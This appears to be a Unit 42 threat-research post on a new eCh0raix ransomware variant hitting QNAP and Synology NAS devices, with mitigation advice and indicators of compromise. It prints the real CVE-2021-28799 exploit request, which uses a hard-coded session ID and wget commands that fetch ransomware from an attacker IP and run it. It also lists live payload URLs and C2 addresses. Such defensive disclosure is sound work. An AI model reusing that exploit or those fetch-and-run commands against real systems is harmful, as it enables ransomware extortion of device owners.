New eCh0raix Ransomware Variant Targets QNAP and Synology Network-Attached Storage Devices

unit42.paloaltonetworks.com/ech0raix-ransomware-soho/

Ruchna Nigam, Haozhe Zhang, Zhibin Zhang


August 10, 2021

By Ruchna Nigam, Haozhe Zhang and Zhibin Zhang

August 10, 2021 at 3:00 AM

Category: Ransomware, Unit 42

Tags: CVE-2021-28799, eCh0raix, IoT, NAS, QNAPCrypt, SOHO, vulnerabilities



This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers have discovered a new variant of eCh0raix ransomware targeting Synology network-attached storage (NAS) and Quality Network Appliance Provider (QNAP) NAS devices. To achieve this, attackers are also leveraging CVE-2021-28799 to deliver the new eCh0raix ransomware variant to QNAP devices. While eCh0raix is known ransomware that has historically targeted QNAP and Synology NAS devices in separate campaigns, this new variant is the first time we've seen it combining functionality to target both QNAP and Synology NAS devices, demonstrating that some ransomware developers are continuing to invest in optimizing the tools used to target devices common in the small office and home office (SOHO).

We're regularly seeing attacks with the eCh0raix ransomware variant, which has been active in the wild for nearly a year. As recently as June, victims have reported paying a modest ransom.

We're releasing our findings about this new variant of eCh0raix to raise awareness of the ongoing threats to the SOHO and small business sectors. Coverage of the ransomware crisis tends to focus on threats to large enterprises and government agencies, which are facing increasingly aggressive and disruptive ransomware attacks. However, the SOHO and small business sectors can contain a large attack surface for threat actors – for example, some 250,000 QNAP and Synology NAS devices are exposed to the public internet, according to data from the Cortex Xpanse platform.

SOHO users are attractive to ransomware operators looking to attack bigger targets because attackers can potentially use SOHO NAS devices as a stepping stone in supply chain attacks on large enterprises that can generate huge ransoms.

Additionally, SOHO users typically do not employ dedicated IT or security professionals, which makes them less prepared to block ransomware attacks than larger organizations.

We recommend the following best practices for protecting home offices from ransomware attacks:

- Update device firmware to keep attacks of this nature at bay. Details about updating QNAP NAS devices against CVE-2021-28799 can be found on the QNAP website.
- Create complex login passwords to make brute-forcing more difficult for attackers.
- Limit connections to SOHO connected devices from only a hard-coded list of recognized IPs to prevent network attacks that are used to deliver ransomware to devices.

Palo Alto Networks customers are protected against eCh0raix and CVE-2021-28799 with Next-Generation Firewalls with Threat Prevention, WildFire and Advanced URL Filtering security subscriptions; Cortex Xpanse and AutoFocus.

CVE-2021-28799: Exploit in the Wild

On April 22, QNAP released a security advisory to disclose a vulnerability within their Hybrid Backup Sync (HBS 3) software. This software provides backup, restoration and synchronization functions between local, remote and cloud storage spaces. The vulnerability has been confirmed as an improper authorization vulnerability. Once exploited, it allows remote attackers to log in to the devices. CVE-2021-28799 is assigned to this vulnerability.

On June 21, we caught an attack targeting QNAP HBS3 with an exploit of CVE-2021-28799. While this vulnerability has been exploited to deliver QLocker in the past, this is the first instance we know of in which it is being exploited to deliver eCh0raix (also known as QNAPCrypt) ransomware. The payload of the malicious request is shown in Figure 1. The attack tried to utilize a hard-coded session ID "jisoosocoolhbsmgnt" to bypass authentication and execute a command on the device, aiming to fetch malware from the remote server 64[.]42[.]152[.]46 and run it on the victim device. The payload is still live at the time of this writing.

```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Content-Length: 310
Content-Type: application/json
Accept-Encoding: gzip
Connection: close

{[redacted] "jisoosocoolhbsmgnt", [redacted] "wget http://64.42.152.46/h/crp_linux_arm -O /tmp/arm &&
chmod +x /tmp/arm && sudo -u admin screen -d -m -L /tmp/arm -s /share/;wget http://64.42.152.46/h/crp_linux_386
-O /tmp/386 && chmod +x /tmp/386 && sudo -u admin screen -d -m -L /tmp/386 -s /share/"}
```

Figure 1. CVE-2021-28799 exploit.

While eCh0raix has historically targeted QNAP devices, further analysis of the payload led to the discovery that this is a new variant of the ransomware that also targets Synology devices, thereby increasing its attack surface.

Timeline of the New eCh0raix Ransomware Variant

To the best of our knowledge, details on the eCh0raix ransomware samples targeting these Synology devices were unknown until now. Instances of Synology devices infected by eCh0raix have been reported from as far back as 2019, but the only previous research connecting the Synology attacks to eCh0raix actors is based on decryptors that were found.

The first sample we saw of this new ransomware variant combining functionality to target both QNAP and Synology devices is from September 2020. It's possible that is when the combined variant was authored. Before then, the attackers likely had separate codebases for campaigns targeting devices from each of the vendors. This is also confirmed by the use of rct_cryptor_universal as the project name in the new variant, going by the compilation paths present in GoLang binaries (/home/dev/GoglandProjects/src/rct_cryptor_universal). Prior samples of eCh0raix use the project name qnap_crypt_worker.

We observed other eCh0raix samples between June and September 2020 using the rct_cryptor_universal project name, but the first full-blown sample with two separate code flows, based on a syno flag (explained below), is from September 2020.

Going by posts from victims in forums, it appears the eCh0raix ransomware is quite active. The attackers have found success extorting ransom out of victims, an example of which can be seen on BleepingComputer.com, where the ransom was paid as recently as June 16, 2021.

Querying Cortex Xpanse for NAS devices gives us a rough estimate of the number of devices from each vendor connected to the internet (i.e. the attack surface for this ransomware). Xpanse tells us there are approximately 240,000 internet-connected QNAP NAS devices. In contrast, Xpanse found approximately 3,500 Synology NAS devices – a much smaller number. This tells us the additional target doesn't significantly increase the ransomware's attack surface.

Technical Analysis

The new variant accepts an additional syno flag as an input parameter. The two accepted flags are explained below in Table 1.

Flag Name	Description	Significance

s	start path	A string value that determines the path on the targeted device where the ransomware encrypts files. The default value is "/". The exploit we observed in the wild specified this value as "/share/" (see Figure 1). This value is also ignored if the syno flag is set, in which case the start path value is a hardcoded list of paths.
syno	is syno?	This is a Boolean value accepted by this new variant. By default, it is not set, but if explicitly set using the syno input parameter, a hardcoded path is used for encrypting files. The hardcoded path used is /volume[X] (where X takes on values from 0 to 9). This essentially means that the ransomware tries to encrypt the first 10 numbered volumes on the device. This aligns with the name of the flag syno since Synology NAS devices specifically store their data under volumes.

Table 1. Input arguments supported by the new variant.

CheckIsRunning: After launch, the ransomware first checks whether another instance of the process is already running. This is done by checking for a [SampleName].pid file in the temporary directory on the system. The temporary directory location is determined either by the value of the TMPDIR environment variable, or /tmp is used if the environment variable is not set. If found, the ransomware tries to read an integer value from this file and kill the corresponding process ID on the system. If it fails to kill the existing process, it prints a message: "Program is running. Exiting…" and exits. If no existing running process is found, or the ransomware succeeds at killing a previously running process, it initializes the .pid file in the temporary directory with the value of its own process ID.

checkReadmeExists: Next, the binary checks for the presence of a ransom note file. In the original variant, this file was named README_FOR_DECRYPT.txt. However, this new variant uses the filename README_FOR_DECRYPT.txt**t** (with the extra trailing 't'). Perhaps the typo is an easy way for the attackers to distinguish between campaigns. This thread in the QNAP user forum starting March 21, 2021, shows this new variant has been active and contains victims' accounts from instances of successful infection.

If this file already exists on the device, the binary exits.

getInfo: If a preexisting ransom note file is not found and program execution continues, the ransomware attempts to connect to a Tor URL via a hard-coded SOCKS proxy – see Indicators of Compromise (IoCs) below. This URL serves as the command and control (C2) server and returns a JSON object containing:

- The AES key used to encrypt files on the system.
- The ransom note.
- A Bitcoin address that is included in the ransom note.

We managed to find one of the C2 URLs still live, which returned a response with the JSON object described above, as seen in Figure 2.

Figure 2. C2 response.

An interesting thing to note is that the new variant uses a different URL format for communicating with the C2 using an API key, instead of using Campaign ID numbers as the previous variant did (see Table 3 for variant comparison).

If the sample fails to connect to the C2 or receive a meaningful response, it exits with the rather amusing log message, "AES public key not set!" (AES is a symmetric encryption algorithm, thus the concept of public or private keys is moot in this case.)

main: Following all these steps, the ransomware iterates through the list of files at a path determined by the flag values (syno and s) explained in Table 1. Any files in this path containing the following strings are ignored:

/proc	/boot/	/sys/
/run/	/dev/	/etc/
/home/httpd	/mnt/ext/opt	.system/thumbnail
.system/opt	.config	.qpkg
/usr/syno	/tmp	/volume1/@appstore/PhotoStation
.@analytic	qnapSystem.php	README_FOR_DECRYPT.txtt
.@backup_config	.antivirus	.ldapdb
.@backup_qbox	.appDB	.locks
.@backup_qfiling	.idmap	.log
.@qmariadb	.php_session_sys	.qbox

Table 2. Files excluded from encryption.

The encryption algorithm used is the same as that used by the original variant (AES CFB), and the same extension (.encrypt)is appended to encrypted files, with the eCh0raix string used as a marker in the files to verify successful decryption by decryptors. However, this new variant doesn't generate the AES key locally, but rather receives it directly from the C2.

The new variant also implements encryption in two stages based on file extensions. The ransomware first iterates through files with the following 42 extensions and encrypts them:

.arw, .c, .c++, .cfg, .cpp, .cs, .csv, .cxx, .doc, .docb, .docm, .docx, .go, .h, .hwp, .jpe, .jpeg, .jpg, .pdf, .pl, .png, .psd, .py, .rtf, .svg, .tif, .tile, .txt, .wallet, .xla, .xlam, .xll, .xlm, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xps

We hypothesize that this is a higher-priority subset of extensions focusing on data that would be of value to the average user. Thus, it is more likely for the ransom to be paid to recover this data. These extensions are likely encrypted first to prioritize valuable data in case the ransomware fails to complete its encryption process.

After the encryption of files with the first set of extensions, files matching a longer list of 530 unique file extensions are encrypted. These are included in the appendix. We noticed the .docx extension is included on both lists, so those files would get encrypted twice.

The original variant targeted a total of 563 unique extensions, all encrypted as part of the same routine (also included in the appendix).

	New Variant	**Old Variant**
Input Flags	-s : start path -syno : is syno?	-s : start path
Project Name	rct_cryptor_universal	qnap_crypt_worker
Ransom Note Filename	README_FOR_DECRYPT.txtt	README_FOR_DECRYPT.txt
C2 Communication Format	https://[TOR-Domain]/api/GetAvailKeysByApiKey/[key]	http://[TOR-Domain]/api/GetAvailKeysByCampId/[number]
Encryption Method	Encryption is carried out in two steps, focusing on a short list of higher priority extensions first. AES Encryption Key received from C2 42+530 unique file extensions targeted.	Encryption carried out in one go. AES Encryption Key generated locally 563 unique file extensions targeted.
Saves ransomware PID in a temporary directory?	Yes	No
Kills certain running processes?	No	Yes

Table 3. Variant comparison.

Conclusion

The discussion of this new variant of eCh0raix ransomware provides an example of the ongoing threats to the SOHO and small business sectors. These sectors represent a large attack surface for threat actors – for example, some 250,000 QNAP and Synology NAS devices are exposed to the public internet, according to data from the Cortex Xpanse platform.

SOHO users are attractive to ransomware operators looking to attack bigger targets because attackers can potentially use SOHO NAS devices as a stepping stone in supply chain attacks on large enterprises that can generate huge ransoms.

Additionally, SOHO users typically do not employ dedicated IT or security professionals, which makes them less prepared to block ransomware attacks than larger organizations.

We recommend the following best practices for protecting home offices from ransomware attacks:

- Update device firmware to keep attacks of this nature at bay. Details about updating QNAP NAS devices against CVE-2021-28799 can be found on the QNAP website.
- Create complex login passwords to make brute-forcing more difficult for attackers.
- Limit connections to SOHO connected devices from only a hard-coded list of recognized IPs to prevent network attacks that are used to deliver ransomware to devices.

Palo Alto Networks customers are protected from eCh0raix ransomware and CVE-2021-28799 by the following products and services:

- Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with best practice via Threat Prevention signature 91323.
- WildFire accurately detects and blocks these attacks.
- Cortex Xpanse provides attack surface management for your connected assets.
- Advanced URL Filtering blocks malicious malware domains.
- AutoFocus customers can track this activity with the eCh0raix tag.

Indicators of Compromise

First Seen	SHA256
2021-08-06	cc112184b17d65229ce20487d98a3751dceb3efbee7bf70929a35b66416ae248
2021-08-06	670250a169ba548c07a5066a70087e83bbc7fd468ef46199d76f97f9e7f72f36
2021-07-28	039a997681655004aed1cc4c6ee24bf112d79e4f3b823ccae96b4a32c5ed1b4c
2021-07-28	551e03e17d1df9bd5b712bec7763578c01e7bffe9b93db246e36ec0a174f7467
2021-07-28	36cfb1a7c971041c9483e4f4e092372c9c1ab792cd9de7b821718ccd0dbb09c1
2021-07-28	bb3b0e981e52a8250abcdf320bf7e5398d7bebf015643f8469f63d943b42f284
2021-07-28	2fe577fd9c77d3bebdcf9bfc6416c3f9a12755964a8098744519709daf2b09ce
2021-07-28	fedcce505a5e307c1d116d52b3122f6484b3d25fb3c4d666fe7af087cfe85349
2021-07-13	6df0897d4eb0826c47850968708143ecb9b58a0f3453caa615c0f62396ef816b
2021-07-13	9f9bbbc80a2035df99abd60dc26e9b068b63e5fcc498e700b8cc6640ca39261b
2021-06-21	0b851832f9383df7739cd28ccdfd59925e9af7203b035711a7d96bba34a9eb04
2021-06-21	19448f9aa1fe6c07d52abc59d1657a7381cfdb4a4fa541279097cc9e9412964b
2021-05-28	7fa8ebcccde118986c4fd4a0f61ca7e513d1c2e28a6efdf183c10204550d87ce
2021-05-28	4691946e508348f458da1b1a7617d55d3fa4dc9679fff39993853e018fc28f8e
2021-04-16	230d4522c2ffe31d6facd9eae829d486dfc5b4f55b2814e28471c6d0e7c9bf49
2021-04-15	21d5021d00e95dba6e23cee3e83b126b068ad936128894a1750bbcd4f1eb9391
2021-03-31	283b2fa0fcddff18278d924c89c68bbcd980728761bd26c5dea4ec4de69b841e
2021-03-26	d2ebe2a961d07501f0614b3ba511cf44cb0be2e8e342e464a20633ed7f1fc884
2021-03-26	74169aebae6412e5408904d8f6a2eb977113b3ac355c53dfd366e2903b428c62
2021-03-06	2e3a6bd6d2e03c347d8c717465fec6347037b7f25adae49e9e089bc744706545
2021-02-25	3c533054390bc2d04ba96089302170a806c5cdb624536037a38c9ecb5aeea75d
2021-01-25	a8accaab01a8ad16029ea0e8035a79083140026e33f8580aae217b1ef216febc
2020-09-23	9d4bc803c256bd340664ce08c2bf68249f33419d7decd866f3ade78626c95422

2020-09-04	0e4534d015c4e6691ff3920b19c93d63c61a0f36497cb0861a149999b61b98e1

Initial samples using the same project name as the new variant, but without the syno flag.

First Seen	SHA256
2020-07-06	fe4efccf56f989bf1b326dd9890681d21c97309fee61fdac8eb2081398e4d2b1
2020-07-06	f6f6e34e93c4ec191807819bd0a3e18fe91bd390ec6c67fadc970d01c25f517b
2020-06-04	3b93b18ae4f3aad450897e7d02346b843e38358a0c51b834d1971824c0a30b97
2020-06-03	0fa72e1644ed30436844eafc53c3003f0de056d68953673e0b5600099d0b5b8f
2020-06-03	88a73f1c1e5a7c921f61638d06f3fed7389e1b163da7a1cc62a666d0a88baf47

Payload URLs

183[.]76.46.30/1/crp_linux_arm
183[.]76.46.30/1/crp_linux_386
98[.]144.56.47/1/crp_linux_arm
98[.]144.56.47/1/crp_linux_386
64[.]42.152.46/h/crp_linux_386
64[.]42.152.46/h/crp_linux_arm
2[.]37.149.230/1/crp_linux_386
2[.]37.149.230/1/crp_linux_arm

C2 Request

hxxps://veqlxhq7ub5qze3qy56zx2cig2e6tzsgxdspkubwbayqije6oatma6id[.]onion/api/GetAvailKeysByApiKey/chuADfBHD8hpgVs7wH8eS3S0Vv-rusj6

hxxps://veqlxhq7ub5qze3qy56zx2cig2e6tzsgxdspkubwbayqije6oatma6id[.]onion/api/GetAvailKeysByApiKey/41xvlF4tQ1b3iXd5okwCNhcj7fh9gMB

hxxps://veqlxhq7ub5qze3qy56zx2cig2e6tzsgxdspkubwbayqije6oatma6id[.]onion/api/GetAvailKeysByApiKey/hv3PWxhLkfOuNjE9u3eOGogbGSH2

hxxps://veqlxhq7ub5qze3qy56zx2cig2e6tzsgxdspkubwbayqije6oatma6id[.]onion/api/GetAvailKeysByApiKey/-xS-0UcHPaAJgaQCkyE29icDiJeAakj7

Socks5 Proxies used

161[.]35.151.35:9100
185[.]10.68.89:9100
185[.]181.229.175:9100
176[.]122.23.54:9100

Appendix

530 file extensions targeted by the new variant (in addition to the 42 extensions mentioned in the Technical Analysis section).

.1st, .3ds, .3fr, .4db, .4dd, .602, .7-zip, .7z, .7zip, .a4p, .a5w, .abf, .abw, .accdb, .accdt, .act, .adoc, .adr, .aep, .aes, .aex, .ai, .aim, .alx, .an, .ans, .ap, .apk, .apkg, .appcache, .apt, .arch00, .arj, .aro, .asa, .asax, .asc, .ascii, .ascx, .ase, .ashx, .asmx, .asp, .aspx, .asr, .asset, .atom, .att, .aty, .au, .awm, .awp, .awt, .aww, .axd, .bak, .bar, .bat, .bay, .bc6, .bc7, .bckup, .big, .bik, .bin, .bit, .bkf, .bkp, .blob, .bml, .bok, .bpw, .br, .browser, .bsa, .btapp, .bwp, .bz2, .cas, .cat, .ccbjs, .cdf, .cdr, .cer, .cfm, .cfml, .cfr, .cha, .chat, .chm, .cms, .codasite, .compressed, .con, .cpg, .cphd, .cr2, .crl, .crp, .crt, .crw, .cshtml, .csp, .csr, .css, .ctlg, .cuix, .d3dbsp, .dap, .das, .dat, .dazip, .db0, .dba, .dbf, .dbm, .dbx, .dcr, .der, .desc, .dhtml, .disco, .discomap, .dml, .dmp, .dng, .do, .dochtml, .docmhtml, .docx, .dot, .dothtml, .dotm, .dotx, .download, .dwf, .dwfx, .dwg, .dwk, .dwl, .dwl2, .dwt, .dxf, .dxg, .ece, .edge, .eml, .epibrw, .epk, .eps, .erf, .esm, .esproj, .ewp, .far, .fcgi, .fdb, .ff, .fit, .fits, .flv, .fmp, .forge, .fos, .fpk, .freeway, .fsh, .fw, .fwp, .fwtb, .fwtemplate, .fwtemplateb, .gcode, .gdb, .gho, .gif, .gne, .gpg, .gsp, .gxk, .gz, .gzip, .hdm, .hdml, .hkdb, .hkx, .hplg, .htaccess, .htc, .htm, .html, .htx, .hvpl, .hxs, .hype, .hyperesources, .hypesymbol, .hypetemplate, .ibank, .icxs, .idc, .idx, .ifx, .indd, .iqy, .itdb, .itl, .itm, .itms, .itpc, .iwd, .iwdgt, .iwi, .jcz, .jhtml, .jnlp, .js, .json, .jsp, .jspa, .jspx, .jss, .jst, .jvs, .jws, .kdb, .kdbx, .kdc, .key, .kf, .kit, .kmz, .ksd, .lasso, .layout, .lbc, .lbf, .less, .litemod, .lrf, .lsp, .ltx, .lvl, .lzh, .lzma, .m, .m2, .m3u, .maff, .map, .mapx, .master, .max, .mcmeta, .mdb, .mdbackup, .mddata, .mdf, .mef, .menu, .mht, .mhtml, .mjs, .mlx, .mnr, .mov, .moz, .mpd, .mpp, .mpqge, .mrwref, .mspx, .muse, .mvc, .mvr, .myo, .nba, .nbf, .ncf, .ngc, .nod, .nrw, .nsf, .ntl, .nv2, .nxg, .nzb, .oam, .obml, .obml15, .obml16, .odb, .odc, .odm, .odp, .ods, .odt, .ofx, .ognc, .olp, .opml, .orf, .oth, .p12, .p7, .p7b, .p7c, .pac, .page, .pak, .param, .pdb, .pdd, .pef, .pem, .pfx, .pgp, .php2, .php3, .php4, .php5, .phtm, .phtml, .pkpass, .plist, .pot, .potm, .potx, .ppam, .ppj, .pps, .ppsm, .ppsx, .ppt, .ppthtml, .pptm, .pptmhtml, .pptx, .prf, .pro, .prproj, .ps, .psk, .psp, .pst, .psw, .ptw, .ptx, .pub, .qba, .qbb, .qbo, .qbw, .qbx, .qdf, .qf, .qfx, .qic, .qif, .qrm, .r3d, .raf, .rar, .raw, .rb, .re4, .rflw, .rgss3a, .rhtml, .rim, .rjs, .rofl, .rsn, .rss, .rt, .rw2, .rw3, .rwl, .rwp, .rwsw, .rwtheme, .s, .saj, .sass, .sav, .saveddeck, .sb, .scss, .sdb, .sdc, .sdf, .seam, .sh, .sht, .shtm, .shtml, .sid, .sidd, .sidn, .sie, .sis, .site, .sitemap, .sites, .sites2, .sko, .sldasm, .sldm, .sldprt, .sldx, .slm, .snx, .sparkle, .spc, .sql, .sr2, .src, .srf, .srw, .ssp, .stc, .step, .stl, .stm, .stml, .stp, .suck, .sum, .svc, .svr, .swz, .sxc, .syncdb, .t12, .t13, .tar, .tar.bz2, .tax, .tbl, .tbz, .tcl, .tgz,

.tib, .tor, .tpl, .tvpi, .tvvi, .ucf, .uhtml, .upk, .url, .vbd, .vbhtml, .vbo, .vbs, .vcf, .vdf, .vdi, .vdw, .vfs0, .vhdx, .vlp, .vlx, .vmdk, .vmem, .vmx, .vpk, .vpp_pc, .vrml, .vrt, .vsdisco, .vtf, .w3x, .wb2, .wbs, .wbxml, .wdb, .wdgt, .web, .webarchive, .webarchivexml, .webbookmark, .webhistory, .webloc, .website, .wgp, .wgt, .whtt, .widget, .wml, .wmo, .wmv, .wn, .woa, .wotreplay, .wpd, .wpp, .wps, .wpx, .wrf, .wsdl, .x3f, .x_t, .xbel, .xbl, .xbm, .xcf.gz, .xf, .xfdl, .xht, .xhtm, .xhtml, .xlk, .xml, .xpd, .xpm, .xss, .xul, .xwd, .xws, .xxx, .z, .zfo, .zhtml, .zip, .ztmp, .zul, .zvz, tar.gz, tbz2

563 File Extensions targeted by the original variant(154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357).

.1st, .3ds, .3fr, .4db, .4dd, .602, .7-zip, .7z, .7zip, .a4p, .a5w, .abf, .abw, .accdb, .accdt, .act, .adoc, .adr, .aep, .aes, .aex, .ai, .aim, .alx, .an, .ans, .ap, .apk, .apkg, .appcache, .apt, .arch00, .arj, .aro, .arw, .asa, .asax, .asc, .ascii, .ascx, .ase, .ashx, .asmx, .asp, .aspx, .asr, .asset, .atom, .att, .aty, .au, .avi, .awm, .awp, .awt, .aww, .axd, .bar, .bat, .bay, .bc6, .bc7, .bckup, .big, .bik, .bin, .bit, .bkf, .bkp, .blob, .bml, .bok, .bpw, .br, .browser, .bsa, .btapp, .bwp, .bz2, .c, .c++, .cab, .cas, .cat, .ccbjs, .cdf, .cdr, .cer, .cfg, .cfm, .cfml, .cfr, .cha, .chat, .chm, .cms, .codasite, .compressed, .con, .cpg, .cphd, .cpp, .cr2, .crl, .crp, .crt, .crw, .cs, .cshtml, .csp, .csr, .css, .csv, .ctlg, .cxx, .d3dbsp, .dap, .das, .dat, .dazip, .db0, .dba, .dbf, .dbm, .dbx, .dcr, .der, .desc, .dhtml, .disco, .discomap, .dll, .dml, .dmp, .dng, .do, .doc, .docb, .dochtml, .docm, .docmhtml, .docx, .dot, .dothtml, .dotm, .dotx, .download, .dwfx, .dwg, .dwk, .dwt, .dxf, .dxg, .ece, .edge, .eml, .epibrw, .epk, .eps, .erf, .esm, .esproj, .ewp, .far, .fcgi, .fdb, .ff, .fit, .fits, .flv, .fmp, .forge, .fos, .fpk, .freeway, .fsh, .fwp, .fwtb, .fwtemplate, .fwtemplateb, .gcode, .gdb, .gho, .gif, .gne, .go, .gpg, .gsp, .gxk, .gzip, .h, .hdm, .hdml, .hkdb, .hkx, .hplg, .htaccess, .htc, .htm, .html, .htx, .hvpl, .hxs, .hype, .hyperesources, .hypesymbol, .hypetemplate, .ibank, .icxs, .idc, .idx, .ifx, .indd, .iqy, .iso, .itdb, .itl, .itm, .itms, .itpc, .iwd, .iwdgt, .iwi, .jcz, .jhtml, .jnlp, .jpe, .jpeg, .jpg, .js, .json, .jsp, .jspa, .jspx, .jss, .jst, .jvs, .jws, .kdb, .kdbx, .kdc, .key, .kf, .kit, .ksd, .lasso, .layout, .lbc, .lbf, .less, .litemod, .lrf, .ltx, .lvl, .lzh, .lzma, .m2, .m3u, .m4a, .maff, .map, .mapx, .master, .max, .mcmeta, .mdb, .mdbackup, .mddata, .mdf, .mef, .menu, .mht, .mhtml, .mjs, .mlx, .mov, .moz, .mp3, .mpd, .mpp, .mpqge, .mrwref, .mspx, .muse, .mvc, .mvr, .myo, .nba, .nbf, .ncf, .ngc, .nod, .nrw, .nsf, .ntl, .nv2, .nxg, .nzb, .oam, .obml, .obml15, .obml16, .odb, .odc, .odm, .odp, .ods, .odt, .ofx, .ognc, .olp, .opml, .orf, .oth, .p12, .p7, .p7b, .p7c, .pac, .page, .pak, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .pgp, .php, .php2, .php3, .php4, .php5, .phtm, .phtml, .pkpass, .pl, .plist, .png, .pot, .potm, .potx, .ppam, .ppj, .pps, .ppsm, .ppsx, .ppt, .ppthtml, .pptm, .pptmhtml, .pptx, .prf, .pro, .prproj, .ps, .psd, .psk, .psp, .pst, .psw, .ptw, .ptx, .pub, .py, .qba, .qbb, .qbo, .qbw, .qbx, .qdf, .qf, .qfx, .qic, .qif, .qrm, .r3d, .raf, .rar, .raw, .rb, .re4, .rflw, .rgss3a, .rhtml, .rim, .rjs, .rofl, .rsn, .rss, .rt, .rtf, .rw2, .rw3, .rwl, .rwp, .rwsw, .rwtheme, .s, .saj, .sass, .sav, .saveddeck, .sb, .scss, .sdb, .sdc, .sdf, .seam, .sh, .sht, .shtm, .shtml, .sid, .sidd, .sidn, .sie, .sis, .site, .sitemap, .sites, .sites2, .sko, .sldasm, .sldm, .sldprt, .sldx, .slm, .snx, .sparkle, .spc, .sql, .sr2, .src, .srf, .srw, .ssp, .stc, .step, .stl, .stm, .stml, .stp, .suck, .sum, .svc, .svg, .svr, .swz, .sxc, .syncdb, .t12, .t13, .tar, .tar.bz2, .tax, .tbl, .tbz, .tcl, .tgz, .tib, .tor, .tpl, .tvpi, .tvvi, .txt, .ucf, .uhtml, .upk, .url, .vbd, .vbhtml, .vbo, .vcf, .vdf, .vdi, .vdw, .vfs0, .vhdx, .vlp, .vmdk, .vmem, .vmx, .vpk, .vpp_pc, .vrml, .vrt, .vsdisco, .vtf, .w3x, .wallet, .wav, .wb2, .wbs, .wbxml, .wdb, .wdgt, .web, .webarchive, .webarchivexml, .webbookmark, .webhistory, .webloc, .website, .wgp, .wgt, .whtt, .widget, .wma, .wml, .wmo, .wmv, .wn, .woa, .wotreplay, .wpd, .wpp, .wps, .wpx, .wrf, .wsdl, .x3f, .x_t, .xbel, .xbl, .xbm, .xcf.gz, .xf, .xfdl, .xht, .xhtm, .xhtml, .xla, .xlam, .xlk, .xll, .xlm, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xml, .xpd, .xpm, .xps, .xss, .xul, .xwd, .xws, .xxx, .z, .zfo, .zhtml, .zip, .ztmp, .zul, .zvz, tar.gz, tbz2